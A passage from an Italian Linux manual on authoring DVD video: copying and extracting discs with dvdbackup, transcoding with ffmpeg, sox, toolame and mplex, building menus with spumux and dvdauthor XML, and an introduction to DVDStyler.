   viene creato il file '`/tmp/dvd.img`', contenente l'immagine del file system UDF, rispettando l'ordine necessario per i file di un DVD video;

6. `#` **`growisofs -dvd-compat -Z /dev/sr0=/tmp/dvd.img`** [*Invio*]

   dopo aver inserito un DVD vergine nel masterizzatore ('`/dev/sr0`'), si procede all'incisione;

7. `#` **`rm -fr /tmp/dvd.img /tmp/dvd`** [*Invio*]

   al termine vengono cancellati i file temporanei che non servono più.

Si osservi che, di solito, i DVD video per cui non viene concessa la facoltà di copia da chi detiene i diritti di autore, contengono più dati rispetto alla capacità standard di un DVD vergine, complicando il procedimento di copia.

767.3 Copia parziale di un DVD video normale

Il passo successivo alla copia pura e semplice di un DVD video consiste nell'estrarre solo alcuni file di proprio interesse, per realizzare con questi un DVD separato.

I file che contano sono quelli con estensione '`.VOB`' che si trovano nella directory '`VIDEO_TS/`'; con programmi come Xine, Totem o VLC, è possibile eseguirli per poter scegliere ciò che è di proprio interesse:

$ **`xine VTS_01_1.VOB`** [*Invio*]

Una volta determinati quali sono i file da estrapolare per realizzare un altro DVD video, si deve realizzare una struttura nuova, a partire da questi file, con l'aiuto del programma Dvdauthor; [1] come nell'esempio seguente, dove si suppone che i file in questione si trovino nella directory corrente e che la struttura da creare debba essere collocata nella directory '`/tmp/dvd/`':

$ **`dvdauthor -o /tmp/dvd -f VTS_01_1.VOB VTS_01_2.VOB VTS_01_3.VOB`** [*Invio*]

$ **`dvdauthor -o /tmp/dvd -T`** [*Invio*]

Quindi, si passa alla creazione del file-immagine per l'incisione di un disco:

`mkisofs -dvd-video -o /tmp/dvd.img /tmp/dvd` [*Invio*]

In questo caso, il disco che si ottiene è privo di menù e la sua esecuzione parte direttamente dal primo dei file indicati.

> Si osservi che esistono tecniche di protezione contro la copia non autorizzata, tali da far sì che il procedimento mostrato in questa sezione produca un video di pessima qualità.

767.4 Utilizzo di Dvdbackup

Dvdbackup [2] è un programma che consente di estrapolare il contenuto di un DVD video, con la possibilità di sezionarne i titoli e anche i capitoli in modo preciso.

`dvdbackup` ***azione*** [***altre_opzioni_di_azione***] `-i` ***dispositivo_dvd*** [`-o` ***directory***]

Il modello sintattico mostra l'utilizzo normale del programma eseguibile '**`dvdauthor`**', dove si vede che si usa inizialmente un'opzione che serve a definire l'azione da compiere; successivamente possono essere aggiunte altre opzioni che specificano ulteriormente l'azione da compiere; quindi è obbligatorio l'uso dell'opzione '**`-i`**' per indicare il file di dispositivo corrispondente al lettore contenente il disco da esaminare o da sezionare; infine, quasi sempre, è necessario mettere l'opzione '**`-o`**' con l'indicazione di una directory che deve essere usata, o creata, per inserirvi ciò che viene estrapolato dal disco dell'opzione '**`-i`**'.

Quando si usa l'opzione '**`-o`**', nella directory indicata viene creata una sottodirectory con il nome corrispondente al titolo del DVD, ammesso che ci sia, oppure un altro nome (per esempio '`DVDROM/`' o '`CDROM/`'). In quella sottodirectory viene creata la directory '`VIDEO_TS/`', con i file estrapolati dal DVD video, in base alle altre opzioni usate.

Tabella 767.2. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-I`	*info*	Usando questa opzione si ottengono le informazioni disponibili sul disco sotto esame. In questo caso non si usa l'opzione '**`-o`**'.
`-n` ***nome***	*name*	Permette di fissare il nome del disco, in modo da sapere esattamente in quale sottodirectory vengono collocati i file.
`-M`	*mirror*	Richiede di estrapolare una copia completa del disco.
`-F`	*feature*	Richiede di estrapolare l'insieme di titoli principale.
`-T` ***nn***	*title set*	Richiede di estrapolare l'insieme di titoli ***n***. In pratica fa una copia dei file '`VTS_`***nn***`_*`'.
`-t` ***n*** [`-s` ***x*** `-e` ***y***]	*title*	Richiede di estrapolare il titolo ***n***. Se si indicano anche le opzioni '**`-s`**' e '**`-e`**', si estrapolano solo i capitoli da ***x*** a ***y*** del titolo indicato.

Segue la descrizione di alcuni esempi.

- `$` **`dvdbackup -I -i /dev/hdc`** [*Invio*]

  Mostra una descrizione del disco contenuto nell'unità del file di dispositivo '`/dev/hdc`', secondo una forma simile all'esempio seguente, dove è presente un solo insieme di titoli, composto da tre titoli, che a loro volta contengono tre capitoli ognuno:

```
DVD-Video information of the DVD with title …

File Structure DVD
VIDEO_TS/
        VIDEO_TS.IFO    12288
        VIDEO_TS.VOB    77824
        VIDEO_TS.BUP    12288
        VTS_01_0.IFO    12288
        VTS_01_1.VOB    87541760
        VTS_01_0.BUP    12288


Main feature:
        Title set containing the main feature is  1
        The aspect ratio of the main feature is 4:3
        The main feature has 1 angle(s)
        The main feature has 1 audio_track(s)
        The main feature has 0 subpicture channel(s)
        The main feature has a maximum of 3 chapter(s) in on of its titles
        The main feature has a maximum of 2 audio channel(s) in on of its titles


Title Sets:

        Title set 1
                The aspect ratio of title set 1 is 4:3
```

```
Title set 1 has 1 angle(s)
Title set 1 has 1 audio_track(s)
Title set 1 has 0 subpicture channel(s)

Titles included in title set 1 is/are
        Title 1:
                Title 1 has 3 chapter(s)
                Title 1 has 2 audio channel(s)
        Title 2:
                Title 2 has 3 chapter(s)
                Title 2 has 2 audio channel(s)
        Title 3:
                Title 3 has 3 chapter(s)
                Title 3 has 2 audio channel(s)
```

- $ **dvdbackup -M -n "dvd" -i /dev/hdc -o /tmp** [*Invio*]

  Crea la directory '/tmp/dvd/VIDEO_TS/', mettendovi al suo interno tutto il contenuto del disco che si trova nel file di dispositivo '/dev/hdc'. Il contenuto in questione si riferisce, comunque, a quello di un DVD video.

- $ **dvdbackup -T 1 -n "dvd" -i /dev/hdc -o /tmp** [*Invio*]

  Crea la directory '/tmp/dvd/VIDEO_TS/', mettendovi al suo interno i file del primo insieme di titoli del disco che si trova nel file di dispositivo '/dev/hdc'. I file in questione corrispondono al modello 'VTS_01_*'.

- $ **dvdbackup -t 2 -n "dvd" -i /dev/hdc -o /tmp** [*Invio*]

  Crea la directory '/tmp/dvd/VIDEO_TS/', mettendovi al suo interno uno o più file '.VOB' contenenti il secondo titolo del disco che si trova nel file di dispositivo '/dev/hdc'.

- $ **dvdbackup -t 2 -s 1 -e 2 -n "dvd" -i /dev/hdc -o /tmp** [*Invio*]

  Crea la directory '/tmp/dvd/VIDEO_TS/', mettendovi al suo interno uno o più file '.VOB' contenenti i primi due capitoli del secondo titolo del disco che si trova nel file di dispositivo '/dev/hdc'.

767.5 Primi esperimenti per realizzare un DVD con contenuti propri

Come si intende dalla lettura della sezione precedente, per predisporre un DVD video con l'aiuto di Dvdauthor, è necessario disporre di file in formato VOB, con le caratteristiche geometriche previste dallo standard prescelto (PAL/SECAM o NTSC) e con una traccia audio stereofonica campionata a 48000 Hz. Per la precisione, lo standard DVD PAL/SECAM richiede quadri da 720×576 punti grafici, mentre lo standard DVD NTSC richiede quadri da 720×480 punti grafici.

Generalmente, i file multimediali di cui si può disporre facilmente o che si possono produrre attraverso apparecchiature comuni, non dispongono delle caratteristiche richieste dallo standard DVD video e occorre procedere con diversi passaggi di trasformazione. Si suppone di

disporre del file ‘filmato.avi’, contenente video e audio, assolutamente incompatibili con lo standard DVD video. Si comincia estrapolando la componente video, trasformandola con l’aiuto di FFmpeg:

```
$ ffmpeg -i filmato.avi -f mpeg2video -hq -sameq -r 25 ↩
↪       -s 720x576 video.m2v [Invio]
```

In questo modo si ottiene il file ‘video.m2v’ in formato MPEG-2 (solo video), con dimensioni e frequenza di quadro conformi allo standard PAL, indipendentemente dalle caratteristiche del file originale. Nello stesso modo si estrapola la componente audio, ma in tal caso non viene ancora modificata la campionatura:

```
$ ffmpeg -i filmato.avi -f wav audio.wav [Invio]
```

Si ottiene il file ‘audio.wav’, che si suppone avere una campionatura non appropriata, pertanto si rielabora con Sox, specificando anche di volere comunque due canali audio, per la stereofonia:

```
$ sox audio.wav -r 48000 -c 2 audio.48.wav resample [Invio]
```

Si ottiene così il file ‘audio.48.wav’ che viene usato per generare un file MP2 con l’aiuto di Toolame:

```
$ toolame -b 128 audio.48.wav audio.mp2 [Invio]
```

A questo punto, con il programma ‘**mplex**’ di Mjpegtools si possono aggregare i file ‘video.m2v’ e ‘audio.mp2’ in un file VOB adatto a Dvdauthor:

```
$ mplex -f 8 -V -o filmato.vob video.m2v audio.mp2 [Invio]
```

Si ottiene così il file ‘filmato.vob’, che, come già mostrato nella sezione precedente, può essere trattato da Dvdauthor.

Viene mostrata una funzione di uno script di shell compatibile con lo standard POSIX, che ha lo scopo di produrre un file VOB appropriato a partire da un file contenente un filmato, che FFmpeg sia in grado di gestire:

```
audio_video_transcode () {
    local VIDEO_SRC="$1"
    local VIDEO_DST="$2"
    local VIDEO_FPS="$3"
    local VIDEO_GEOMETRY="$4"
    local TEMPORARY=`tempfile`
    #
    touch $TEMPORARY
    #
    # Get video MPEG-2.
    #
    ffmpeg -i $VIDEO_SRC -f mpeg2video \
                         -hq \
                         -sameq \
                         -r $VIDEO_FPS \
                         -s $VIDEO_GEOMETRY \
                         $TEMPORARY.m2v
    #
    # Get audio WAV if any audio exist.
```

```
    #
    ffmpeg -i $VIDEO_SRC -f wav $TEMPORARY.wav
    #
    if ! [ -s $TEMPORARY.wav ]
    then
        #
        # Create a silent audio track of 1/30 s.
        #
        dd if="/dev/zero" bs=4 count=1600 | \
           sox -t .raw -s -w -c 2 -r 48000 - $TEMPORARY.wav
    fi
    #
    # Resample with Sox, fixing a stereo output.
    #
    if  sox $TEMPORARY.wav -w \
                           -r 48000 \
                           -c 2 \
                           $TEMPORARY.48.wav \
                           resample
    then
        #
        # It worked with resample.
        #
        true
        #
    else
        sox $TEMPORARY.wav -w \
                           -r 48000 \
                           -c 2 \
                           $TEMPORARY.48.wav
    fi
    #
    # Make a new, uniform, MP2 audio file.
    #
    toolame -b 128 $TEMPORARY.48.wav $TEMPORARY.mp2
    #
    # Remultiplex video and audio for DVD.
    #
    mplex -f 8 -V -o $VIDEO_DST \
                     $TEMPORARY.m2v \
                     $TEMPORARY.mp2
    #
    # Remove temporary files.
    #
    rm -f $TEMPORARY*
}
```

Disponendo del file '`filmato.avi`', volendo generare il file '`filmato.vob`', aderente allo standard PAL, occorrerebbe chiamare la funzione mostrata, nel modo seguente:

```
…
audio_video_transcode filmato.avi filmato.vob 25 720x576
…
```

767.6 Inserire delle diapositive in un DVD video

Per inserire delle diapositive in un DVD video, occorre trasformare delle immagini fisse in filmati, contenenti una traccia audio, che eventualmente può essere silenziosa. A titolo di esempio, viene mostrato il procedimento per produrre un file VOB da un'immagine JPG ('`figura.jpg`') che ha già la geometria corretta per lo standard DVD video, con l'aiuto di strumenti contenuti del pacchetto Mjpegtools.

Si può creare un video YUV4MPEG con '**`jpeg2yuv`**'. In questo caso si vuole produrre un video di 10 s; considerato che si intende usare lo standard PAL, che prevede 25 quadri al secondo, occorre che il video contenga 250 quadri totali:

`$` **`jpeg2yuv -f 25 -I p -L 0 -n 250 -j figura.jpg > video.y4m`**[*Invio*]

Si ottiene così il file '`video.y4m`' da convertire in formato MPEG-2, creando il file '`video.m2v`':

`$` **`mpeg2enc -a 2 -n p -f 3 -b 200 -o video.m2v < video.y4m`**[*Invio*]

Viene creato un file audio silenzioso, di 10 s, in formato MP2, con una frequenza di campionamento di 48000 Hz in stereofonia:

`$` **`dd if=/dev/zero bs=4 count=480000 |`** ↩
↪**`toolame -b 128 -s 48 /dev/stdin audio.mp2`**[*Invio*]

Si ottiene il file '`audio.mp2`' che si può usare assieme a '`video.m2v`' per creare un contenitore multimediale MPEG2 (video e audio) con l'aiuto di '**`mplex`**':

`$` **`mplex -f 8 -V -o diapositiva.vob video.m2v audio.mp2`**[*Invio*]

Si ottiene così il file '`diapositiva.vob`'.

Viene mostrato una funzione di uno script di shell compatibile con lo standard POSIX, che ha lo scopo di produrre un file VOB appropriato a partire da un file contenente un'immagine fissa, che ImageMagic sia in grado di gestire:

```
picture_transcode () {
    local VIDEO_SRC="$1"
    local VIDEO_DST="$2"
    local VIDEO_FPS="$3"
    local VIDEO_GEOMETRY="$4"
    local PICTURE_TIME="$5"
    local CURRENT_DIR=`pwd`
    local PICTURE_EXT=""
    local VIDEO_FRAME_HZ=""
    local MPEG_TO_ENC_N=""
    local PICTURE_X=""
    local PICTURE_Y=""
    local VIDEO_X=""
    local VIDEO_Y=""
    local PICTURE_MOVE_X=""
```

```
    local PICTURE_MOVE_Y=""
    local PICTURE_FRAMES=""
    local TEMPORARY=`tempfile`
    #
    touch $TEMPORARY
    #
    if   [ "$VIDEO_FPS" = "25" ]
    then
        MPEG_TO_ENC_N="p"
        PICTURE_FRAMES=$((25 * $PICTURE_TIME))
    else
        MPEG_TO_ENC_N="n"
        PICTURE_FRAMES=$((30 * $PICTURE_TIME))
    fi
    #
    VIDEO_X=`echo $VIDEO_GEOMETRY | sed "s/x[0-9]*$//"`
    VIDEO_Y=`echo $VIDEO_GEOMETRY | sed "s/^[0-9]*x//"`
    #
    # Convert keeping the aspect ratio.
    #
    convert -scale $VIDEO_GEOMETRY $VIDEO_SRC $TEMPORARY.jpg
    #
    # Get geometry.
    #
    PICTURE_X=`identify $TEMPORARY.jpg | sed "s/^.* JPEG \([0-9]*\)x\([0-9]*\).*$/\1/"`
    PICTURE_Y=`identify $TEMPORARY.jpg | sed "s/^.* JPEG \([0-9]*\)x\([0-9]*\).*$/\2/"`
    #
    # Calculate pixel shift to get a centered image.
    #
    PICTURE_MOVE_X=$((($VIDEO_X - $PICTURE_X) / 2))
    PICTURE_MOVE_Y=$((($VIDEO_Y - $PICTURE_Y) / 2))
    #
    # Create a gray background
    #
    convert -geometry $VIDEO_GEOMETRY! \
            -fill gray \
            -colorize 100% \
            $VIDEO_SRC $TEMPORARY.bg.jpg
    #
    # Put the image on the center.
    #
    composite -geometry +$PICTURE_MOVE_X+$PICTURE_MOVE_Y \
              $TEMPORARY.jpg \
              $TEMPORARY.bg.jpg \
              $TEMPORARY.x.jpg
    #
    # Convert to a YUV4MPEG video.
    #
    jpeg2yuv -n $PICTURE_FRAMES -I p -f $VIDEO_FPS -j $TEMPORARY.x.jpg | \
             mpeg2enc -n $MPEG_TO_ENC_N -f 3 -b 200 -o $TEMPORARY.m2v
    #
    # Create a silent audio track of 1/30 s.
    #
    dd if="/dev/zero" bs=4 count=1600 | \
       toolame -b 128 -s 48 /dev/stdin $TEMPORARY.mp2
    #
```

```
    # Multiplex video and audio for DVD.
    #
    mplex -f 8 -V -o $VIDEO_DST \
                     $TEMPORARY.m2v \
                     $TEMPORARY.mp2
    #
    # Remove temporary files.
    #
    rm -f $TEMPORARY*
}
```

Disponendo del file '`figura.png`', volendo generare il file '`diapositiva.vob`' della durata di 15 s, aderente allo standard PAL, occorrerebbe chiamare la funzione mostrata, nel modo seguente:

```
…
picture_transcode figura.png diapositiva.vob 25 720x576 15
…
```

767.7 Menù di un DVD video

La realizzazione di un menù per un DVD video è una fase necessaria per produrre un risultato fruibile dall'utenza comune. Il menù è un file VOB che assomiglia idealmente a quello che si realizza a partire da un'immagine fissa, come nel caso delle diapositive, che però deve contenere delle informazioni aggiuntive. Dopo la realizzazione di un file VOB di questo tipo, occorre utilizzare Dvdauthor in modo leggermente diverso da quanto mostrato fino a questo punto, per collegare il menù agli altri file VOB esistenti.

Si crea inizialmente un disegno, con un programma appropriato, contenente al massimo tre colori, con una geometria approssimativa pari a quella dello standard DVD video che si vuole produrre. L'immagine potrebbe essere simile a quella che si vede nella figura 767.8.

Figura 767.8. Immagine di partenza per un menù.

Di questa immagine se ne deve preparare una copia, dalla quale va rimosso il titolo e va ridotta a soli due colori: il testo nero e lo sfondo bianco.

Si osservi che è bene circoscrivere le voci del menù con una cornice, come nell'esempio che viene proposto, per consentire successivamente al programma '**spumux**' di Dvdauthor di individuarle e distinguerle correttamente.

Figura 767.9. Menù in bianco e nero, con i soli bottoni per accedere ai titoli interni.

Titolo 1 Titolo 2

Titolo 3 Titolo 4

A questo punto occorre assicurarsi di avere le immagini della geometria esatta e occorre produrre alcune immagini derivate. Il primo file contenente il menù con il titolo sia 'fondale.jpg'; il secondo, senza titolo e solo in bianco e nero, sia 'pulsanti.jpg'. Vengono usati i programmi di ImageMagic per le varie conversioni.

```
$ convert -geometry 720x576! -posterize 3 fondale.jpg ↩
↪         menu.background.jpg [Invio]
```

Con questo primo comando viene prodotta l'immagine da usare come fondale del menù; come si vede si impone di adattare il file che si ottiene alla geometria dello standard PAL e di avere solo tre colori.

Successivamente, a partire dal file 'pulsanti.jpg', si crea un file con soli due colori, dove il bianco deve annullarsi e diventare trasparente. Si ottiene il file 'menu.black.png':

```
$ convert -geometry 720x576! -posterize 2 -transparent white ↩
↪         pulsanti.jpg menu.black.png [Invio]
```

Figura 767.10. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.black.png`'.

Da questo file con la scritta nera e lo sfondo trasparente, si creano altri file, dove la scritta deve apparire con colori differenti:

$ **`convert -fill red -colorize 100% menu.black.png menu.red.png`** [*Invio*]

$ **`convert -fill blue -colorize 100% menu.black.png menu.blue.png`** [*Invio*]

$ **`convert -fill green -colorize 100% menu.black.png menu.green.png`** [*Invio*]

Figura 767.11. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.red.png`', dove il testo appare in rosso.

Figura 767.12. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.green.png`', dove il testo appare in verde.

Titolo 1 Titolo 2
Titolo 3 Titolo 4

Figura 767.13. Supponendo che il grigio rappresenti lo sfondo trasparente, quello che si vede rappresenta l'immagine che si ottiene nel file '`menu.blue.png`', dove il testo appare in blu.

Titolo 1 Titolo 2
Titolo 3 Titolo 4

Quindi si crea un filmato molto breve, in formato VOB, utilizzando il file '`menu.background.jpg`'. In questo caso, però, si preferisce che il file finale (VOB) abbia l'estensione '`.mpg`', perché non si tratta ancora del file VOB definitivo:

```
$ jpeg2yuv -n 50 -I p -f 25 -j menu.background.jpg ↩
↪          | mpeg2enc -n p -f 3 -b 200 -o menu.m2v [Invio]

$ dd if="/dev/zero" bs=4 count=1600 ↩
↪    | toolame -b 128 -s 48 /dev/stdin menu.mp2 [Invio]

$ mplex -f 8 -o menu.mpg menu.m2v menu.mp2 [Invio]
```

A questo punto si deve usare il programma '**`spumux`**' di Dvdauthor, che però richiede prima la preparazione di un file XML di configurazione, come quello seguente:

```
<subpictures>
  <stream>
    <spu start="00:00:00.00"
       image="menu.black.png"
       select="menu.green.png"
       highlight="menu.red.png"
```

```
        force="yes"
        autooutline="infer"
        outlinewidth="15"
        autoorder="rows">
     </spu>
   </stream>
</subpictures>
```

In base al contenuto di questo file di configurazione, lo spazio tra i pulsanti deve essere maggiore o uguale a 15 punti grafici; inoltre, l'ordine con cui si intendono disposti i pulsanti è per righe.

Supponendo di avere salvato il file XML di '**`spumux`**' con il nome '**`menu.spumux`**', si può procedere così:

`$` **`spumux menu.spumux < menu.mpg > menu.vob`** [*Invio*]

Viene mostrata una funzione di uno script di shell compatibile con lo standard POSIX, che ha lo scopo di produrre un menù VOB appropriato a partire da un file contenente un'immagine fissa, unica, che ImageMagic sia in grado di gestire. Questo script produce però un risultato semplificato, in quanto si attende di ricevere una figura in bianco e nero, contenente esclusivamente le voci del menù, bordate in modo appropriato:

```
dvd_menu () {
    local FILE_SRC="$1"
    local FILE_DST="$2"
    local VIDEO_FPS="$3"
    local VIDEO_GEOMETRY="$4"
    local MPEG_TO_ENC_N=""
    #
    touch $TEMPORARY
    #
    if   [ "$VIDEO_FPS" = "25" ]
    then
        MPEG_TO_ENC_N="p"
    else
        MPEG_TO_ENC_N="n"
    fi
    #
    # Reduce the source picture to two colors: should be
    # black ink on white background.
    #
    convert -geometry $VIDEO_GEOMETRY! \
            -posterize 2 $FILE_SRC $TEMPORARY.background.jpg
    #
    # Reduce the source picture to two colors and set white to
    # transparent.
    #
    convert -geometry $VIDEO_GEOMETRY! \
            -transparent white \
            -posterize 2 $FILE_SRC $TEMPORARY.black.png
    #
    # Make a copy with blue color (instead of black).
```

```
#
convert -fill blue \
        -colorize 100% \
        $TEMPORARY.black.png $TEMPORARY.blue.png
#
# Make a copy with red color (instead of black).
#
convert -fill red \
        -colorize 100% \
        $TEMPORARY.black.png $TEMPORARY.red.png
#
# Make a copy with green color (instead of black).
#
convert -fill green \
        -colorize 100% \
        $TEMPORARY.black.png $TEMPORARY.green.png
#
# Make a movie with the menu.
#
jpeg2yuv -n 50 -I p -f $VIDEO_FPS -j $TEMPORARY.background.jpg | \
    mpeg2enc -n $MPEG_TO_ENC_N -f 3 -b 200 -o $TEMPORARY.m2v
#
# Make a silent sound track.
#
dd if="/dev/zero" bs=4 count=1600 | \
    toolame -b 128 -s 48 /dev/stdin $TEMPORARY.mp2
#
# Multiplex
#
mplex -f 8 -o $TEMPORARY.vob $TEMPORARY.m2v $TEMPORARY.mp2
#
# Prepare the Spumux XML file.
#
echo -n                                            > $TEMPORARY.spumux
echo "<subpictures>"                              >> $TEMPORARY.spumux
echo "  <stream>"                                 >> $TEMPORARY.spumux
echo "    <spu start=\"00:00:00.00\""             >> $TEMPORARY.spumux
echo "       image=\"$TEMPORARY.black.png\""      >> $TEMPORARY.spumux
echo "       select=\"$TEMPORARY.green.png\""     >> $TEMPORARY.spumux
echo "       highlight=\"$TEMPORARY.red.png\""    >> $TEMPORARY.spumux
echo "       force=\"yes\""                       >> $TEMPORARY.spumux
echo "       autooutline=\"infer\""               >> $TEMPORARY.spumux
echo "       outlinewidth=\"15\""                 >> $TEMPORARY.spumux
echo "       autoorder=\"rows\">"                 >> $TEMPORARY.spumux
echo "    </spu>"                                 >> $TEMPORARY.spumux
echo "  </stream>"                                >> $TEMPORARY.spumux
echo "</subpictures>"                             >> $TEMPORARY.spumux
#
# Run Spumux.
#
spumux $TEMPORARY.spumux < $TEMPORARY.mpg > $TEMPORARY.vob
#
# Remove temporary files.
```

```
    #
    rm -f $TEMPORARY*
}
```

Disponendo del file 'menu.png', volendo generare il file 'menu.vob' aderente allo standard PAL, occorrerebbe chiamare la funzione mostrata, nel modo seguente:

```
…
dvd_menu menu.png menu.vob 25 720x576
…
```

Naturalmente, la creazione del file VOB contenente il menù, non esaurisce il problema, dal momento che poi questo menù deve essere collegato ai contenuti del DVD. Nella sezione successiva si vede come usare Dvdauthor a questo fine.

767.8 Creazione di un DVD con menù

Una volta creato il menù del DVD in un file VOB, occorre collegare questo menù al resto del DVD. Per fare questo si può usare Dvdauthor in un modo differente rispetto a quello mostrato fino a questo punto, preparando un file XML di configurazione appropriato.

Come accennato all'inizio del capitolo, il contenuto di un DVD può essere strutturato in «titoli» che a loro volta si articolano in «capitoli». In questa sezione si associa un titolo a ogni contenuto del DVD, facendo sì che ogni titolo contenga soltanto un capitolo. C'è da considerare che è possibile articolare il contenuto di un DVD in un menù principale e in altri menù inferiori, ma questa possibilità non viene descritta qui.

Si presume di avere preparato quattro filmati, già convertiti nel formato VOB. Si tratta dei file 'filmato-1.vob', 'filmato-2.vob', 'filmato-3.vob' e 'filmato-4.vob'. Si suppone che dopo la visualizzazione di uno di questi filmati si voglia tornare al menù. Quello che segue è il file XML da fornire poi a Dvdauthor:

```
<dvdauthor dest="/tmp/dvd" jumppad="0">
  <vmgm>
    <menus>
      <pgc entry="title">
        <vob file="menu.vob" pause="inf"/>
        <button> jump title 1; </button>
        <button> jump title 2; </button>
        <button> jump title 3; </button>
        <button> jump title 4; </button>
        <post> jump vmgm menu 1; </post>
      </pgc>
    </menus>
  </vmgm>
  <titleset>
    <titles>
      <pgc>
        <vob file="filmato-1.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
```

```
        <vob file="filmato-2.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-3.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-4.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
    </titles>
  </titleset>
</dvdauthor>
```

Supponendo che il file XML si chiami '`dvd.xml`', si può utilizzare '**`dvdauthor`**' nel modo seguente:

$ **`dvdauthor -x dvd.xml`** [*Invio*]

In base al contenuto del file '`dvd.xml`', si ottiene la directory '`/tmp/dvd/`', con il contenuto del DVD, da trasformare in file-immagine con '**`mkisofs`**':

$ **`mkisofs -dvd-video -o dvd.img /tmp/dvd`** [*Invio*]

Si ottiene così il file '`dvd.img`' pronto per l'incisione del DVD.

Eseguendo il DVD con un programma come Xine o con un lettore DVD casalingo, si dovrebbe vedere un menù come quello che si vede nella figura successiva, dove il cursore si trova sopra il pulsante *Titolo 1*.

Figura 767.18. Menù in funzione con il primo titolo evidenziato.

Volendo fare in modo che dopo l'esecuzione di uno dei primi tre titoli si passi automaticamente al successivo, basta modificare così l'elemento '**`titles`**' del file '`dvd.xml`':

```
    <titles>
      <pgc>
        <vob file="filmato-1.vob"/>
        <post> jump title 2; </post>
      </pgc>
      <pgc>
        <vob file="filmato-2.vob"/>
        <post> jump title 3; </post>
      </pgc>
      <pgc>
        <vob file="filmato-3.vob"/>
        <post> jump title 4; </post>
      </pgc>
      <pgc>
        <vob file="filmato-4.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
    </titles>
```

Dvdauthor ha una limitazione che impedisce di gestire più di 36 titoli in un solo menù. Tuttavia, più file VOB possono essere raggruppati in uno stesso titolo. L'esempio seguente mostra un file XML di configurazione di Dvdauthor, con tre titoli che si dividono alcuni file VOB. Si osservi che, in base alla configurazione mostrata, ogni file incluso in un titolo va a costituire un capitolo dello stesso.

```
<dvdauthor dest="/tmp/dvd" jumppad="0">
  <vmgm>
    <menus>
      <pgc entry="title">
        <vob file="menu.vob" pause="inf"/>
        <button> jump title 1; </button>
        <button> jump title 2; </button>
        <button> jump title 3; </button>
        <post> jump vmgm menu 1; </post>
      </pgc>
    </menus>
  </vmgm>
  <titleset>
    <titles>
      <pgc>
        <vob file="filmato-1.vob"/>
        <vob file="filmato-2.vob"/>
        <vob file="filmato-3.vob"/>
        <vob file="filmato-4.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
      <pgc>
        <vob file="filmato-5.vob"/>
        <vob file="filmato-6.vob"/>
        <vob file="filmato-7.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
```

```
      <pgc>
        <vob file="filmato-8.vob"/>
        <vob file="filmato-9.vob"/>
        <post> call vmgm menu 1; </post>
      </pgc>
    </titles>
  </titleset>
</dvdauthor>
```

767.9 Riferimenti

- *Dvdauthor*

  ⟨*http://dvdauthor.sourceforge.net/* ⟩

  ⟨*http://sourceforge.net/projects/dvdauthor* ⟩

- *VideoHelp.com*

  ⟨*http://www.videohelp.com* ⟩

- *How to Create a DVD with a Menu*

  ⟨*http://www.mythtv.info/moin.cgi/DvdMenuHowTo* ⟩

- Rick Harris, *Graver un DVD-VIDEO*

  ⟨*http://www.egs-howto.com/mambo/index.php?option=content&task=view&id=174* ⟩

[1] **Dvdauthor** GNU GPL

[2] **Dvdbackup** GNU GPL

Capitolo 768 DVDStyler

Ci sono diversi programmi che consentono la realizzazione di un DVD video attraverso un'interfaccia grafica, più o meno intuitiva. L'utilizzo di tali programmi può facilitare questo tipo di lavoro, ma rimane il fatto che i concetti legati all'organizzazione di un DVD video devono essere conosciuti.

In questo capitolo viene mostrato l'uso di DVDStyler [1] che è un programma frontale grafico, che a sua volta si avvale di altri programmi per la realizzazione di un DVD video, a partire dalla costruzione del menù. Il suo funzionamento viene descritto attraverso l'esempio di un progetto molto semplice, con un solo menù iniziale e alcuni file MPEG che costituiscono, ognuno, un titolo differente.

768.1 Avvio di DVDStyler

DVDStyler si avvia attraverso l'eseguibile '**`dvdstyler`**', senza l'indicazione di opzioni e argomenti:

```
dvdstyler
```

Figura 768.1. DVDStyler dopo l'avvio, prima di iniziare il progetto di un DVD video.

768.2 Configurazione dello standard video

Prima di iniziare il progetto di un DVD video occorre verificare la configurazione; in particolare occorre controllare che venga usato lo standard video desiderato (NTSC o PAL). Per questo si accede alla voce `Settings` del menù `Configuration`.

Figura 768.2. Configurazione dello standard video.

768.3 Costruzione del menù

Di solito conviene iniziare il progetto del DVD dal menù. Sul bordo sinistro della finestra del programma appaiono dei pulsanti di selezione, dove dovrebbe risultare selezionata la voce BACKGROUNDS e nella porzione sinistra della finestra dovrebbero apparire, di conseguenza, alcuni esempi di sfondi da usare per il menù. Se non piacciono, basta selezionare la voce DIRECTORIES e cercare i file con le immagini che si gradiscono di più. Una volta scelta l'immagine, la si seleziona trascinandola nel riquadro nero sulla destra, facendola diventare lo sfondo del menù.

Figura 768.3. Selezione di un'immagine per lo sfondo.

Supponendo di sapere già quanti sono i titoli del DVD video che si vuole creare, si può passare alla scrittura del testo degli stessi. Per fare questo si deve selezionare la voce BUTTONS (sul bordo sinistro della finestra), quindi trascinare il modello che si preferisce nel riquadro destro contenente l'immagine del menù del DVD. Una volta trascinati i modelli che si desiderano, occorre modificarli, usando il mouse con il tasto destro.

Figura 768.4. Menù già preparato con tre titoli.

Il testo delle voci del menù può contenere qualsiasi cosa si ritenga più appropriato; si può cambiare il carattere e la sua colorazione; tuttavia, la cosa più importante da fare è associare correttamente la voce al titolo del DVD video che si sta realizzando. Per esempio, quello che si ritiene essere il terzo titolo, deve contenere l'azione '**`jump title 3;`**'. Si osservi anche che il carattere selezionato deve essere codificato secondo lo standard Unicode (si vede la sigla ISO 10646-1).

Figura 768.5. Configurazione della terza voce del menù.

768.4 Inserimento dei filmati

Per scegliere i filmati da inserire nel DVD, si può selezionare il bottone '**`Directories`**', sul bordo sinistro della finestra, in modo da poter cercare i file che si desiderano includere. Una volta trovati i file, si trascinano nella parte bassa della finestra, dopo l'icona che rappresenta il menù di apertura.

Figura 768.6. Inserimento dei filmati.

Così facendo, ogni file costituisce un titolo differente.

